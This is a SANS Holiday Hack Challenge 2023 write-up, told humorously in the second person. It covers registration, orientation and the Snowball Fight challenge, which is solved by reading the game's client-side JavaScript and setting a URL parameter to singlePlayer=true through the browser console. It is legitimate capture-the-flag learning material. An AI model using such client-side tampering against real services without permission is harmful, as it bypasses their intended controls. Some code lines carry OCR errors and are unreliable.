name: forbytten
in-game name: metter
2024-01-05T11:13+00:00

SANS Holiday Hack Challenge 2023 Submission

It's you, just you


Any un-beached attempts at humor, weird behavior, nonsensical statements or anything that's just downright silly are entirely attributed to you, the reader, as this document is entirely written from a second person point of view.

Oh Bard, what will you sing tonight?

As the year 2023 draws to a close, you put your feet up, take a swig of purified snow water and wonder what Santa and the Elves are up to this year. Riding high on the AI utopia of 2023, you think to yourself that there's no better informed party animal than your good buddy, Google Bard - they will *surely* know what's going down.

As *always*, Bard (you can call them that after all the late night discourses you've had) doesn't disappoint.

Boy, oh boy, you salivate to yourself. The Geese Islands sure do sound tempting! Fleetingly, a thought occurs to you that Bard is being awfully self-aggrandizing in highlighting AI taking center stage in this year's challenge but - you nod to yourself - it does seem like a pretty human-like thing to do.



what do the sans holiday hack challenge santa and elves have planned in 2023?

Ho ho ho! The SANS Holiday Hack Challenge and Santa's elves have been busy gearing up for another exciting season of festive fun and cybersecurity learning in 2023! This year's theme takes us on an island adventure with a focus on AI-assisted cybersecurity, promising challenges for both offense and defense.


Here's a sneak peek at what you can expect:

A Getaway to the Geese Islands:

- Trade in your reindeer for a tropical paradise as we set sail for the Geese Islands, a chain of islands near the equator in the Pacific Ocean. Santa and his elves have relocated their operations here, embracing the latest AI advancements to streamline their gift-giving process.

AI Takes Center Stage:

Shaking yourself out of your reverie, you press Bard on how to register. Bard swiftly, perhaps *too* swiftly responds. You can't help but notice Bard is in a testy mood today. They definitely did *not* provide a link in their previous response.




how do I register for the sans holiday hack challenge 2023?

Registering for the SANS Holiday Hack Challenge 2023 is a straightforward process, and it's completely free! Here's how you can do it:

1. **Visit the official website:** Head over to the SANS website at https://www.sans.org/cyber-ranges/ and navigate to the Holiday Hack Challenge 2023 page. You can also click on the link provided in my previous response.

You click the one (and only one!) link Bard provided and come across the HOLIDAY HACK CHALLENGE banner. You're not sure exactly why it's shouting but you suspect someone's over indulged in some pre-Christmas Christmas punch.

Excitedly, you click on Learn More and are presented with a tropical invite! Deftly opening the invite, you are greeted with ... a pun ... yes, it's certainly going to be a *challenge* this year. Never one to be easily daunted, though, you click on the register link, read the Code of Conduct and Terms of use and Register!



The 2023 SANS Holiday Hack Challenge: A Holiday Odyssey

Featuring 6: Geese A-Lei'ing!

Welcome to this year's SANS Holiday Hack Challenge! We can't wait for you to hop in the game and share some holiday cheer as you build vital cybersecurity skills.


This year, Santa and the elves have moved to an island archipelago near the equator in the Pacific Ocean. On these Geese Islands, Santa's team is using a new Artificial Intelligence tool called ChatNPT to prepare for the annual gift-giving extravaganza. The elves need your help in making sure that they apply ChatNPT appropriately. To that end, we recommend that you set up and use your own free account in OpenAI's ChatGPT, Google's Bard, or Microsoft's Bing AI tools to help you solve challenges while learning vital cybersecurity lessons.

And, one last thing -- As you engage with our North Pole team and other players, remember to always treat them with kindness and respect following the Holiday Hack Challenge Code of Conduct and Terms of Use.

Once you've read that code and agree to it, feel free to sign in. Also, please join us on Discord to chat with other players and the Holiday Hack team.

Happy Holidays from the entire SANS Holiday Hack Challenge team!

Click here to register for SANS Holiday Hack Challenge!
— or —
Sign in to your account



Holiday Hack Registration

✓ EMAIL	✓ USERNAME
✓ PASSWORD	✓ PASSWORD AGAIN


Please select your country

☐ I acknowledge that I am at least 13 years of age and agree to the Code of Conduct and Terms of Use.

REGISTER!

Ahoy! Geese Islands!

Through unfathomable, mystical Elven digital magic, you are instantly transported to the sunny and calming Geese Islands, on board a **fine** ship, just off the west coast of Christmas Island! Conscious that you forgot all about packing sea sickness medication, you swiftly steer your fine ship into the nearby Orientation Dock.



This is your ship! It's a fine ship!

Use your keyboard's arrow or WASD keys to move your ship around Geese Islands.

Press and hold [spacebar] to deploy the anchor brake.


This fancy arrow thing is your bearing, which can point to any port you discover around the islands.

Right now, it's pointing towards the Orientation Dock.


Go dock at the Orientation Dock!

Orientation - Christmas Island

Upon disembarking, your first objective is to talk to Jingle Ringford. You gladly take note that Santa and the Elves have thoughtfully provided you with appropriate beach clothes.




Click on the badge on your avatar. That's where you will see your Objectives, Hints, and Conversations for the Holiday Hack Challenge.



Holiday Hack Orientation


Difficulty: 🎄🎄🎄🎄🎄

Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands




Jingle Ringford issues you a fancy starfish shaped badge for accessing Objectives, Hints and Conversations, and also presents you with an equally fancy fishing pole.

You're next introduced to the Cranberry Pi terminal. Upon clicking the terminal, a popup appears. You read the instructions, click the top pane, type **answer** and hit **Enter**.




OK, one last thing. Click on the **Cranberry Pi Terminal** and follow the on-screen instructions.



```
Enter the answer here

>




Welcome to the first terminal challenge!

This one is intentionally simple. All we need you to do is:

- Click in the upper pane of this terminal
- Type answer and press Enter


elf@1dc8d24565ea:~$ 
```


You check the objective in your badge has been updated and also that you have unlocked an achievement.



Holiday Hack Orientation

Difficulty: 🎄🎄🎄🎄🎄

Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands




Congratulations! You have completed the Holiday Hack Orientation challenge!


Santa - Frosty's Beach - Christmas Island

A short ocean hop away is Frosty's beach. There, you find Santa and the Goose of Christmas Island. Santa tells you that, similar to you, they have an AI good friend in the form of ChatNPT and it was in fact ChatNPT's idea to hold this year's SANS Holiday Hack Challenge in The Geese Islands.

Santa resisted at first but the AI was **very** persuasive.



Now, why not start off your vacation with a snowball fight with Morcel, or check out my surf shack on the other end of the beach?



Welcome to the Geese Islands, fellow traveler! This one is called Christmas Island. Nooo ho ho, not *that* Christmas Island.

After countless years of shivering and shaking through each holiday season, I thought to myself, "Why not trade the snowflakes for sunbeams, just once?"

Oh, the North Pole has its charm, but the bones do yearn for a bit of warmth now and then.

The notion was suggested by my good friend, Chat North Pole Technology, or as we like to call it, 'ChatNPT'. That's the one we use, but there's a whole slew of other AI platforms. You should try them out!

It came to me describing palm trees and gentle waves, saying, "Santa, let your holidays take flight to Geese Islands, where the warmth isn't just a setting."


"There, every day is a sunny scene straight out of a vintage film reel."

I chuckled at the thought, my belly shaking like a bowl full of jelly.

But the AI persisted, "Winter's best kept secret: the balmy breezes of Geese Islands!"

Snowball fight - Frosty’s Beach - Christmas Island

West of Santa, past the stalls for Swag, Amazon, SANS.edu, Microsoft and Google, you come across the Snowball fight, fronted by Marcel Nougat.


Snowball Fight


Difficulty:


Visit Christmas Island and talk to Morcel Nougat about this great new game. **Team up with another player** and show Morcel how to win against Santa!

Marcel Nougat invites you to join in a Snowball fight but when they mention it’s way more fun when played with other people, you are slightly deflated.

However, your ears perk up at subsequent mention that there are ways to ~~cheat~~ be creative in unlocking a solo mode with special powers by tinkering with client-side variables.

With your senses somewhat blinded by the glare of the snow, you can’t quite figure out how these Snowballs can possibly be Petabyte capable Offline Data Transfer Devices but throwing them around sounds like fun anyway - after all, Snowballs **are** supposed to be ruggedized. You click on the sign and from the terminal, opt to create a private room.




Santa and his whimsical elves challenge thee to a snowball duel in their snow arena! Only a snowball of matching color can banish an elf, so choose your targets with care!


As for Santa, the jolly old soul, only a dual strike from both thine hands, within a breath's span, shall chip his icy shield! When you're ready to face the frosty foes, smite the 'Ready' button below and let the snowball saga commence!

(use your mouse to throw and the arrow keys to move)

Ready


Room Code: 1db6fde9

After clicking “Ready”, you enter the room and open the Chromium browser devtools. You locate the main `script` element in the iframe hosting the room, right click it and select “Copy Element”. You paste the code into a text editor (which includes the enclosing `script` element) and begin to analyze it. You attempt to ask Bard and ChatGPT how to modify the code to your advantage but they both exhibit uncannily human-like behavior and lazily refuse to analyze the code in full. It looks like you have to resort to old school techniques and read the code yourself.




```
<!DOCTYPE html>
<html>
 ▶<head> … </head>
 ▼<body>
   ▼<div id="root"> flex
      <span></span>
     ▶<div class="hhc-badge-
     ▶<div class="ui-spinner
      <ul class="notificatio
      <ul class="notificatio
     ▼<div class="hhc-modal
       ▼<div class="modal-fr
         ▼<iframe title="cha
          ATATTAATATATATATAT
           ▼#document (https:
            ATATATTAATATATATA
             <!DOCTYPE html>
            ▼<html lang="en"
              ▼<head>
                 <meta chars
                 <meta name=
                 <title>Mult
                 <link rel="
                 <script src
                 <script src
                ▶<style> … </
               </head>
              ▼<body style="
... ▼<script> ==
            class ToastManager {
```

You try searching the code for “solo” (no hits) then “single”. You come across a comment indicating that ~~Jared~~ Elf the Dwarf joins if the `singlePlayer` variable is true.


```
        ReadyButton.on('pointerdown', function() {
          ReadyButton.destroy();
          scrollintro.destroy()
          player.update = true
          player.ready = 1
          // jared ... I mean Elf the dwarf joins the fight when in single player mode
          if (singlePlayer === 'true') {
            setTimeout(() => {
              if (isaudio) {
                gameSceneObject.sound.play('elf_the_dwarf_is_here', { volume: 0.5 });
              }
              toastManager.showToast("Elf the dwarf has joined your team!", duration=500, delay=5000);
              jaredSprite = gameSceneObject.physics.add.sprite(starting_pos.x + 150, starting_pos.y, 'jaredSprite');
```

~~Jared~~ Elf the Dwarf joins if the `singlePlayer` variable is true


Searching for other references to `singlePlayer` you find that it can be set by a URL query parameter. The variable defaults to false on line 135 but the call to `setURLParameterIfAbsent` on line 142 will only take this default value if the corresponding URL query parameter is missing, otherwise it will take the value from the URL query parameter. Finally, line 155 actually sets the `singlePlayer` variable to the new value, either the default or from the URL.



```
117   var url = new URL(window.location.href);
118
119   function setURLParameterIfAbsent(paramName, defaultValue) {
120     var paramValue = url.searchParams.get(paramName);
121     if (!paramValue || !paramValue.length) {
122         url.searchParams.set(paramName, defaultValue);
123         return defaultValue;
124     }
125     return paramValue;
126   }
127
128   var paramsDefaults = {
129     "username": nms[ Math.floor(Math.random() * nms.length) ] + (Math.random() + 1).toString(36).substring(10),
130     "roomId": "0",
131     "roomType": "public",
132     "gameType": 'free-for-all',
133     "id": generateUUIDv4(),
134     "dna": 'avatar' + (Math.floor(Math.random() * 9) + 1),
135     "singlePlayer":"false"
136   };
137
138   var updateURL = false;
139
140   for (let param in paramsDefaults) {
141     let currentParamValue = url.searchParams.get(param);
142     let newValue = setURLParameterIfAbsent(param, paramsDefaults[param]);
143
144     if (currentParamValue ≢ newValue) {
145       updateURL = true;
146     }
147
148     switch (param) {
149       case 'username': username = newValue; break;
150       case 'roomId': roomId = newValue; break;
151       case 'roomType': roomType = newValue; break;
152       case 'gameType': gameType = newValue; break;
153       case 'id': playerId = newValue; break;
154       case 'dna': playerDNA = newValue; break;
155       case 'singlePlayer': singlePlayer = newValue; break;
156     }
157   }
```

`singlePlayer` variable can be set via a URL query parameter, otherwise it defaults to false


You try it out. Whilst on the “Ready” screen, you copy the URL from the document within the iframe hosting the challenge.



```
▼<iframe title="challenge" src="https://hhc23-snowball.holidayhackchallenge.com?&challenge=snowballhero&…ATAT
 ATTAATATATATATATATATATATATCGATATATATATATATTATAATATATATATATTACGATATTAGC">
  ▼#document (https://hhc2… …nge.com/room/?username=metter&roomI…
   TATATATATATCGATATATATAT… …TAGC&singlePlayer=false) == $0
     <!DOCTYPE html>
    ▼<html lang="en" style…
     ▶<head>…</head>
     ▼<body style="height…
       ▶<script>…</scri…
        <canvas width="80… …610px; height: 457.5px; margin-left: 0px; margin-top:
        132px; cursor: no…
       </body>
     </html>
  </iframe>
</div>
```

Copying the URL from the challenge iframe document


In the Chromium console, you set the document location `href` to the copied URL but change the `singlePlayer` parameter to `true`.



```
> document.location.href = 'https://hhc23-snowball.holidayhackchallenge.com/room/?username=metter&roomId=66952c6e&roomType=private&gameType=co-op&id=ca97c62a-a7b4-4d22-8efe-90a0f373d8a0&dna=ATATATTAATATATATATATATGCATATATATCGATTACGATATATATATATTAATATATATATATATATATATCGATATATATATATTATAATATATATATATTACGATATTAGC&singlePlayer=true'
```

